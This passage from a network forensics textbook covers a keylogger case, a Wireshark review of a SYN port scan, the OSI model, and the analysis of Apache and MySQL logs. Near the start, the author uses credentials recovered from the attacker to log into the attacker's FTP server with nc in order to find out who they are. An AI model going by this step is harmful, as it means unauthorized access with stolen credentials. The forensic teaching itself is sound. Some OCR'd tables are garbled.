We have plenty of information regarding the hacker. At this point, we can provide the details we found in our analysis in the report, or we can go one step further and try to uncover the identity of the attacker. If you chose to do so, then let's get started in finding out how to uncover this information.



Logging into a computer that you're not authorized to access can result in criminal penalties (fines, imprisonment, or both).

We already found their credentials in the server. Let's try logging into the FTP server and try to find something of interest, as shown in the following screenshot:


```
root@kali:~/fbctf# nc 140.82.59.185 21
220 (vsFTPd 3.0.3)
help
530 Please login with USER and PASS.
USER test_user
331 Please specify the password.
PASS Nipun@123
230 Login successful.
```

We can see that we are easily able to log into the server. Let's use an FTP client, such as Royal TSX in Mac (FileZilla for Windows), to view the files that reside on the server, as shown in the following screenshot:

| Ov | erview 🛛 🗙 🕺 File Transfer | | | |
|----------|------------------------------|---|-----------|----------------------|
| | / > Test | | | ≣ |
| Na ^ | Name | ^ | Size | Date |
| <u> </u> | 🖿 | | | |
| 7 | 🗾 Jo | | 4 KB | 27-Nov-2018 at 8:02: |
| 📄 ar | 🖿 John | | 4 KB | 20-Dec-2018 at 8:18: |
| 📄 Di | App_2018-11-28_01-40-34.html | | 1 KB | 27-Nov-2018 at 8:22: |
| 📄 fa | App_2018-11-28_14-48-20.html | | 647 bytes | 28-Nov-2018 at 9:18: |

Wow! So much information has been logged; however, we can see two directories named John and Jo. The directory Jo is empty but we may have something in the directory named John.

Let's view the contents of John, as shown in the following screenshot:



It looks as though the attacker is applying for jobs and keeps their updated resume on their server. The case-study analysis proves that the keylogger is a newbie. In answering the last question regarding the identity of the attacker, we have successfully conducted our first network forensic analysis exercise. The resume we found might have been stolen from someone else as well. However, this is just the tip of the iceberg. In the upcoming chapters, we will look at a variety of complex scenarios; this was an easy one.

In the next example, we will look at TCP packets and try figuring out what were the event causing such network traffic.

Exercise 2 – two too many

Let's analyze another capture file from https://github.com/nipunjaswal/ networkforensics/blob/master/Ch1/Two%20to%20Many/twotomany.pcap, that we currently don't know any details about and try reconstructing the chain of events.

We will open the PCAP in Wireshark, as follows:

| 9 0.001913 | 172.16.0.8 | 64.13.134.52 | TCP | 58 | 36050 53 | 36050 → 53 [SYN] Seq=0 Win=3072 Len=0 MSS=1460 |
|-------------|--------------|--------------|-----|----|------------|---|
| 10 0.001965 | 172.16.0.8 | 64.13.134.52 | TCP | 58 | 36050 5900 | 36050 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 11 0.063797 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 53 36050 | 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| 12 0.065271 | 172.16.0.8 | 64.13.134.52 | TCP | 58 | 36050 21 | 36050 → 21 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 |
| 13 0.065341 | 172.16.0.8 | 64.13.134.52 | TCP | 58 | 36050 113 | 36050 → 113 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 |
| 14 0.126832 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 113 36050 | 113 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 15 0.129000 | 172.16.0.8 | 64.13.134.52 | ТСР | 58 | 36050 80 | 36050 → 80 [SYN] Seq=0 Win=3072 Len=0 MSS=1460 |
| 16 0.129075 | 172.16.0.8 | 64.13.134.52 | ТСР | 58 | 36050 139 | 36050 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 17 0.189975 | 64.13.134.52 | 172.16.0.8 | ТСР | 60 | 80 36050 | 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| 18 0.191518 | 172.16.0.8 | 64.13.134.52 | TCP | 58 | 36050 3389 | 36050 → 3389 [SYN] Seq=0 Win=3072 Len=0 MSS=1460 |

From the preceding screenshot, we can see that numerous SYN packets are being sent out to the 64.13.134.52 IP address. However, looking closely, we can see that most of the packets are being sent every so often from a single port, which is 36050 and 36051, to almost every port on 64.13.134.52. Yes, you guessed right: this looks like a port scan. Initially the SYN packet is sent out, and on receiving a SYN/ACK, the port is considered open.

We know that the originating IP address, 172.16.0.8, is an internal one and the server being contracted is 64.13.134.52. Can you figure out the following?:

- Scan type
- Open ports

Answering the first question requires a more in-depth understanding of a TCP-oriented communication and its establishment, TCP works on a three-way handshake, which means that on receiving a **synchronize** (**SYN**) packet from the source IP address, the destination IP address sends out a **synchronize**/ **acknowledgment** (**SYN/ACK**) packet that is followed by a final **acknowledgment** (**ACK**) packet from the source IP address to complete the three-way handshake. However, as we can see from the preceding screenshot, only a SYN/ACK is sent back from port 80, and there hasn't been an ACK packet sent out by the source IP address.

This phenomenon means that the ACK packet was never sent to the destination by the source, which means that only the first two steps of the three-way handshake were completed. This two step half open mechanism causes the destination to use up resources as the port will be help open for a period of time. Meanwhile, this is a popular technique leveraged by a scan type called **SYN scan** or **half-open scan**, or sometimes the **stealth scan**. Tools such as Nmap make use of such techniques to lower the number of network packets on the wire. Therefore, we can conclude that the type of scan we are dealing with is a SYN scan.



Nmap uses RST packet in half open scan periodically to prevent resource exhaustion at the destination.

| ip. | src==6 | 64.13.134.52 | | | | | | Expression + Roll the Shit O |
|-----|--------|--------------|--------------|-------------|----------|--------|------------------|--|
| lo. | | Time | Source | Destination | Protocol | Length | Source Port Port | New Column |
| | 11 | 0.063797 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 53 36050 | 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 14 | 0.126832 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 113 36050 | 113 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| | 17 | 0.189975 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 80 36050 | 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 46 | 1.465661 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 22 36050 | 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 47 | 1.465899 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 25 36050 | 25 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| | 118 | 1.818507 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 31337 36050 | 31337 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| | | 3.063375 | 64.13.134.52 | 172.16.0.8 | | 60 | 53 36050 | [TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 571 | 3.132131 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 113 36061 | 113 → 36061 [RST, ACK] Seg=1 Ack=1 Win=0 Len=0 |
| | | 3.187263 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 80 36050 | [TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 1233 | 4.077986 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 70 36050 | 70 → 36050 [RST, ACK] Seg=1 Ack=1 Win=0 Len=0 |
| | 1963 | 5.063418 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 22 36050 | [TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 2006 | 9.071680 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 53 36050 | [TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 2007 | 9.387931 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 80 36050 | [TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 2008 | 11.064190 | 64.13.134.52 | 172.16.0.8 | TCP | 60 | 22 36050 | [TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 2009 | 21.093215 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 53 36050 | [TCP Retransmission] 53 → 36050 [SYN, ACK] Seg=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 2010 | 21.401180 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 80 36050 | [TCP Retransmission] 80 → 36050 [SYN, ACK] Seg=0 Ack=1 Win=5840 Len=0 MSS=1380 |
| | 2011 | 23,085343 | 64.13.134.52 | 172.16.0.8 | тср | 60 | 22 36050 | [TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 |

Applying the filer ip.src==64.13.134.5, we can see the responses sent by 64.13.134.52. It is evident that we have received the SYN/ACK from ports 53, 80, and 22, which are open ports. We can also see that there has been network loss, and the sender has sent the packets again. Additionally, we can see **Reset Acknowledgment Packets (RST)** that denote misconfigurations or the application running on the not willing to connect: the reasons for such behavior can differ.

Summary

Over the course of this chapter, we learned about the basics of network forensics. We used Wireshark to analyze a keylogger and packets from a port scan. We discovered various types of network evidence sources and also learned the basics methodology that we should follow when performing network forensics.

In the next chapter, we will look at the basics of protocols and other technical concepts and strategies that are used to acquire evidence, and we will perform hands-on exercises related to them.



All credits for this above capture file goes to Chris Sanders GitHub repository at https://github.com/chrissanders/packets.

Questions and exercises

To improve your confidence in your network forensics skills, try answering the following questions:

- 1. What is the difference between the ftp and ftp-data display filter in Wireshark?
- 2. Can you build an http filter for webpages with specific keywords?
- 3. We saved files from the PCAP using NetworkMiner. Can you do this using Wireshark? (Yes/No)
- 4. Try repeating these exercises with Tshark.

Further reading

For further information on Wireshark, refer to https://www.packtpub.com/networkingand-servers/mastering-wireshark

2 Technical Concepts and Acquiring Evidence

In the previous chapter, we learned about the various types of evidence sources. In this chapter, we will look at those sources in detail. We will familiarize ourselves with the basics of different types of log formats and look at the various technical key concepts required to conduct a network forensics exercise successfully.

We will cover the following topics in this chapter:

- Inter-networking refresher
- Exposure to various types of logs
- Case studies on logs and packet structures

So, let's get started with the basics of inter-networking and understand how communications take place with respect to the OSI networking model.

Technical requirements

To complete the exercises illustrated in this chapter, you will require the following software:

- Apache Log Viewer (https://www.apacheviewer.com/) installed on Windows 10
- Sawmill (http://www.sawmill.net/cgi-bin/download.pl) installed on Windows 10
- Kali Linux on VMware Workstation/Player or Virtual Box
- Wireshark (https://www.wireshark.org/download.html?aktime=1551312054)
- Download files for this chapter from https://github.com/nipunjaswal/ networkforensics/tree/master/Ch2

The inter-networking refresher

The **open systems interconnection** (**OSI**), model is built for the network based digital communication and keeps flexibility and modularity in mind. The OSI model is a seven-layered design, starting from the physical layer and ending at the application layer. A high-level diagram of the OSI layers can be viewed as follows:

| 7 | Application |
|---|--------------|
| 6 | Presentation |
| 5 | Session |
| 4 | Transport |
| 3 | Network |
| 2 | Data Link |
| 1 | Physical |

The seven layers are responsible for a variety of different communication standards as:

- At the physical layer, we are generally speaking about the cables, hubs, optical fibers, coaxial cables, and connectors, which are the actual physical carriers of data, and the data is represented in bits.
- At the data-link layer, we have **802.11**, **WI-MAX**, **ATM**, **Ethernet**, **Token Ring**, **PPTP**, **L2TP**, and much more, which enables establishment and termination between the nodes. The data is represented in frames.
- At the network layer, we have the **IPv4**, **IPv6**, **OSPF**, **ICMP**, and **IGMP** sets of protocols, which manage logical, physical address mappings, routing, and frame fragmentations. The data is in the form of packets.
- At the transport layer, we have **TCP** and **UDP**, which allow message segmentation, message acknowledgment, host-to-host communication, and message-traffic control. The data is represented in segments.
- At the session layer, we have **SAP**, **PPTP**, **RTP**, and **SOCKS**. It is responsible for session establishment, maintenance, and termination.
- The presentation layer has SSL/TLS, WEP, WPA, Kerberos, MIME, and other implementations and is generally responsible for character-code translations, data conversation, compression, and encryption.
- At the application layer, we have DHCP, FTP, HTTP, IMAP, POP3, NTP, SSH, and TELNET, the end-user programs.

| | 0 | SI VS TCP | /IP | |
|---|--------------|--------------------|--------------|---|
| 7 | Application | | | 4 |
| 6 | Presentation | HTTP, FTP, DHCP | Application | |
| 5 | Session | | | |
| 4 | Transport | TCP/ UDP | Transport | 3 |
| 3 | Network | IP, ARP | Internet | 2 |
| 2 | Data Link | Ethernet | Network | |
| 1 | Physical | cinemet | Access Layer | 1 |

The OSI model and the TCP/IP model can be collectively viewed as follows:

The mapping of OSI model and TCP/IP model isn't perfect. SSL/TLS, for example, contains elements from both the presentation and session layers. From launching any of the application on your system which communicates with the outside world it all goes through the previously discussed layers. Consider a scenario where you want to browse to a particular website.

- 1. In this case, when you type a website's address into your browser, which is a layer 7 application, the domain name gets resolved to the IP address.
- 2. Once you have the IP address of the destination, the data is encapsulated within the TCP/UDP data structure consisting of TCP/UDP header and data is passed to the transport layer where the OS embeds the source and destination ports data into the packet structure.
- 3. Next, the structure is passed to network layer, where the source and destination IP address are embedded to the structure and is encapsulated within an IP packet.
- 4. The entire packet is changed into an Ethernet frame on layer 2 and then finally travels in the form of bits on the wire.
- 5. On the receiving end, the bits are first transformed into an Ethernet frame, and layer 2 information is removed and is sent to the network layer.
- 6. At the network layer, the packet is checked that if it is meant for the system and if it is, the system removes the layer 3 information, which is the IP packet header, and pushes it to layer 4 from where the OS identifies the port number it is meant to be delivered to.
- 7. From here, the OS identifies the port, removes the TCP header information, checks which program is listening on that port, and delivers the payload to the application.


However, when the information travels from one point to the other, it creates **traces** (logs) on various devices along the way. These devices can be firewalls, proxy servers, routers, switches, or application servers, and since we covered some basic packet-based network forensics in the previous chapter, let's look at the log-based evidence scenarios.



For more information on the OSI model, refer to https://www.webopedia.com/quick_ref/OSI_Layers.asp.

Log-based evidence

In the previous chapter, we looked at various network protocol captures that define evidence in motion or data captured while in action. However, it is crucial for a network forensic investigator to have a brief knowledge of the various types of logs generated at the endpoints while traveling. These logs prove to be extremely handy when the scenario doesn't contain network captures, and it is up to the investigator to deduce and conclude the forensic investigation and reach a definitive result. Consider a situation where a company named Acme Inc. has faced a massive breach of customer data through its website, and the company hasn't kept any packet-capture files for the incoming data. In such cases, the forensic investigation solely relies on the logs generated at various endpoints, such as application servers, databases, and firewalls, as shown in the following diagram:



In the preceding scenario, we can see that the attacker has attacked an externally-hosted application server, which makes a connection to an internal network for database access that has limited connectivity to the external world, except for the application server.

In such scenarios, the following set of questions needs an answer:

- How was the attacker able to penetrate the application server?
- Why did the firewall allow access to the external attacker?
- What set of queries did the attacker execute on the database?
- Did the attacker alter the database?
- Can we identify the origin of the attack?

To answer the preceding questions, we will require access to the logs of the external application server, and since the firewall permitted access to the attacker, we will need access to the firewall logs. The attacker executed queries on the database. Therefore, we will expect access to the database logs as well.

Application server logs

As we saw in the previous scenario, the first point of attack was the externally-hosted application server. Let's see what sort of logs are generated by common application servers, such as **Apache** and **NGINX**, and what we can deduce from those logs:

```
192.168.174.1 - - [29/Dec/2018:10:13:23 -0500] "GET /site/thefuck.php HTTP/1.1" 403 523 "-" "Mozilla/5.0 (Windows NT 10.
0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0"
192.168.174.1 - - [29/Dec/2018:10:13:27 -0500] "GET /site/hack HTTP/1.1" 403 515 "-" "Mozilla/5.0 (Windows NT 10.0; Wind
4; x64; rv:64.0) Gecko/20100101 Firefox/64.0"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD / HTTP/1.1" 200 255 "-" "DirBuster-0.12 (http://www.owasp.org/index
.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - [29/Dec/2018:10:14:55 -0500] "GET /thereIsNoWayThat-You-CanBeThere/ HTTP/1.1" 404 472 "-" "DirBuster-0
.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "GET / HTTP/1.1" 200 11010 "-" "DirBuster-0.12 (http://www.owasp.org/inde
x.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - [29/Dec/2018:10:14:55 -0500] "HEAD /index/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org
/index.php/Category:OWASP DirBuster Project)
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /warez/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org
/index.php/Category:OWASP_DirBuster_Project)
192.168.174.1 - [29/Dec/2018:10:14:55 -0500] "HEAD /crack/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org
/index.php/Category:OWASP_DirBuster_Project)'
192.168.174.1 - [29/Dec/2018:10:14:55 -0500] "HEAD /2006/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/
index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /images/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.or
g/index.php/Category:OWASP DirBuster Project)
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /general/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.o
rg/index.php/Category:OWASP_DirBuster_Project)
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /dir/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/i
ndex.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - [29/Dec/2018:10-14:55 -0500] "HEAD /pics/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/
index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /signup/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.or
g/index.php/Category:OWASP DirBuster Project)
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /solutions/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp
.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55-0500] "HEAD /map/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/i
ndex.php/Category:OWASP_DirBuster_Project)"
```

In the preceding screenshot, we can see the Apache access logs file that reside mostly on the /var/log/apache2/access.log path. We can see a variety of incoming requests to the application. However, we can see that the logs are kept in a particular format, which is the IP address followed by the date and time, request type, requested resource file, HTTP version, response code, response length, and user agent. Since the user agent of the previous request is DirBuster, this denotes that the attacker is using DirBuster to scan the directory for interesting paths and to find hidden directories on the web application. A similar set of logs is available in the error.log file:

access to /site/eeye.php denied (filesystem path '/var/www/html/site/eeye.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845204 2018] [core:error] [pid 13518] (13)Permission denied: [client 192.168.174.1:12168] AH00035: access to /site/1941.php denied (filesystem path '/var/www/html/site/1941.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845206 2018] [core:error] [pid 13476] (13)Permission denied: [client 192.168.174.1:12161] AH00035: access to /site/1174.php denied (filesystem path '/var/www/html/site/1174.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845230 2018] [core:error] [pid 13592] (13)Permission denied: [client 192.168.174.1:12151] AH00035: access to /site/1812.php denied (filesystem path '/var/www/html/site/1812.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845259 2018] [core:error] [pid 13460] (13)Permission denied: [client 192.168.174.1:12149] AH00035: access to /site/1560.php denied (filesystem path '/var/www/html/site/1560.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845317 2018] [core:error] [pid 13637] (13)Permission denied: [client 192.168.174.1:12141] AH00035: access to /site/1149.php denied (filesystem path '/var/www/html/site/1149.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845352 2018] [core:error] [pid 13580] (13)Permission denied: [client 192.168.174.1:12163] AH00035: access to /site/1371.php denied (filesystem path '/var/www/html/site/1371.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845383 2018] [core:error] [pid 13612] (13)Permission denied: [client 192.168.174.1:12136] AH00035: access to /site/1835.php denied (filesystem path '/var/www/html/site/1835.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845419 2018] [core:error] [pid 13477] (13)Permission denied: [client 192.168.174.1:12177] AH00035: access to /site/2831.php denied (filesystem path '/var/www/html/site/2831.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.845495 2018] [core:error] [pid 13574] (13)Permission denied: [client 192.168.174.1:12165] AH00035: access to /site/2623.php denied (filesystem path '/var/www/html/site/2623.php') because search permissions are missing o n a component of the path [Sat Dec 29 10:16:47.846205 2018] [core:error] [pid 13581] (13)Permission denied: [client 192.168.174.1:11645] AH00035: access to /site/indexes.php denied (filesystem path '/var/www/html/site/indexes.php') because search permissions are mis sing on a component of the path

However, this log file contains entries that requests have generated errors. As we can see, the errors mostly contain permission-denied errors, which will result in a 403 response status, which means that the requested resource is forbidden. Looking at a raw log file doesn't make much sense to us, and it will be a pain to investigate logs even if the file is as small as 10 MB. Therefore, to further investigate and drill down to the conclusions, we will use automated tools, such as **Apache Logs**

🗣 Apache Logs Viewer File Edit Reports Statistics Help Graph Add Access Log IP Address:
 · 🔜 • | All • | 😘 Apply Filter 🔐 | 🐬 • | 🔁 🦓 🍙 | | is: 🛄 🕶 Add Error Log st: 🔤 -User Agent: Referer: Append Access Log Add Remote Access Log Add Remote Error Log Close Log Split Log File Export List Export Selected View FTP Log F12 Minimise to Tray... Exit Update Completed 21:06:00 [No Filter] Unlock iannet

Viewer (https://www.apacheviewer.com/features/):

Let's analyze the logs by adding the access/error log files to the software:

| pen Access Log Options | | | |
|------------------------|--|--------------------------------------|------------------|
| Choose the log format | Plea | ase refer to the Webserver configura | ation if unsure. |
| LogFormat "%h %l 9 | ins Browser and Referrer Informa %u %t \"%r\" %>s %b \"%{Referer}) %u %t \"%r\" %>s %b" common | | |
| O W3C (IIS - Micros | oft Internet Information Services) | | |
| O Other Interne | t Information Services IIS v6 | | |
| Custom | | | ~ |
| | | | |
| Read | | | |
| All | Read All file and update in real ti | me. | |
| 🔘 Date Range | Read only date range that falls w | ith the below range. | |
| Start 12/27/2018 | Ψ. | End 12/29/2018 | Ŧ |
| 12:00:01 A | М | 11:59:59 PM | |
| Adjust time by | 0.00 • hours. | | |
| Help | | | OK |

We can see that as soon as we open the log file, the software asks us to define any additional options, such as **LogFormat** and **Date Range**. Choose **Common (default)** for this analysis and press **OK** to continue:

| 🔖 Apache Logs Vi | ewer | | | | | |
|------------------|--------------------------|---|-----|----------|------------------|------------------------|
| File Edit Re | ports Statistics Graph H | elp | | | | |
| B 民 🖹 🔇 | 🛛 📑 🕴 Filter Status: 🛄 🗸 | - IP Address: 🛄 - | | - IIA - | 😘 Apply Filter 🧯 | 🏱 🐬 🕴 🧟 🦓 💽 🕴 Sort 👻 🚺 |
| Advanced Filter | Date: Request: | User Agent: | | Referer: | | |
| access.log 🗙 | | | | | | |
| IP Address | Date | Request | Sta | Size | Country | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/midleft/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/8l/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/txt-search/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/Volunteers/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/showgame/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/Daimonin/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/Wolfenstein/ HTTP/1.1 | 404 | 159 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/everguest2/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/dungeons/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/staff2/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/index_spanish/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/vnn/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/FunL2/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/banner-anim/ HTTP/1.1 | 404 | 159 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/RegistrationPage/ HTT | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/partners_strategic/ HT | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/small_banner/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/-2/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/findbooks/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/7908/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/reportspam/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/guild_wars/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/MMORPG/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/g70/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/fusion images/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/loans_credit/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/Songs/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/home_b/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/RAW/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/topnavleft/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/disabilityrights/ HTTP/ | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/summits/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/GW/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/Soldiers/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/ipps/ HTTP/1.1 | 404 | 140 | N/A | |
| 192.168.174.1 | 12/29/2018 10:17:57 AM | HEAD /icons/small/ipps/ HTTP/1.1 | 404 | 140 | N/A | |

We can see that we have the log file parsed with ease and we can now apply various filters to it, such as only listing packets from a particular IP or the response status with a particular response code. We will make use of **Apache Logs Viewer** more in the upcoming chapters and exercises.



We can also add the file remotely using the credentials if you have a licensed copy of the log viewer, which can be purchased from Apache Logs Viewer website at https://www.apacheviewer.com/unlock/.

Database logs

We just saw how we could process basic application server logs. Let's see how we can grab database logs and make the most of them in our forensic investigation. Database servers, such as MySQL and MS SQL, contain log files with information that helps a forensic investigator to understand the chain of events in a much better way. General query logs in MySQL present an investigator with all the queries that were executed during the time of the attack:

| 181230 | | Connect root@192.168.174.157 as anonymous on | | |
|--------|------------|---|------------------|------|
| | 58 Connect | | (using password: | YES) |
| | 59 Connect | | | |
| | 59 Connect | | (using password: | YES) |
| | 60 Connect | | | |
| | 60 Connect | ······································ | (using password: | YES) |
| | 61 Connect | | | |
| | 61 Connect | | (using password: | YES) |
| | 62 Connect | | | |
| | 62 Connect | | (using password: | YES) |
| | 63 Connect | | | |
| | 63 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 64 Connect | root@192.168.174.157 as anonymous on | | |
| | 64 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 65 Connect | root@192.168.174.157 as anonymous on | | |
| | 65 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 66 Connect | root@192.168.174.157 as anonymous on | | |
| | 66 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 67 Connect | | | |
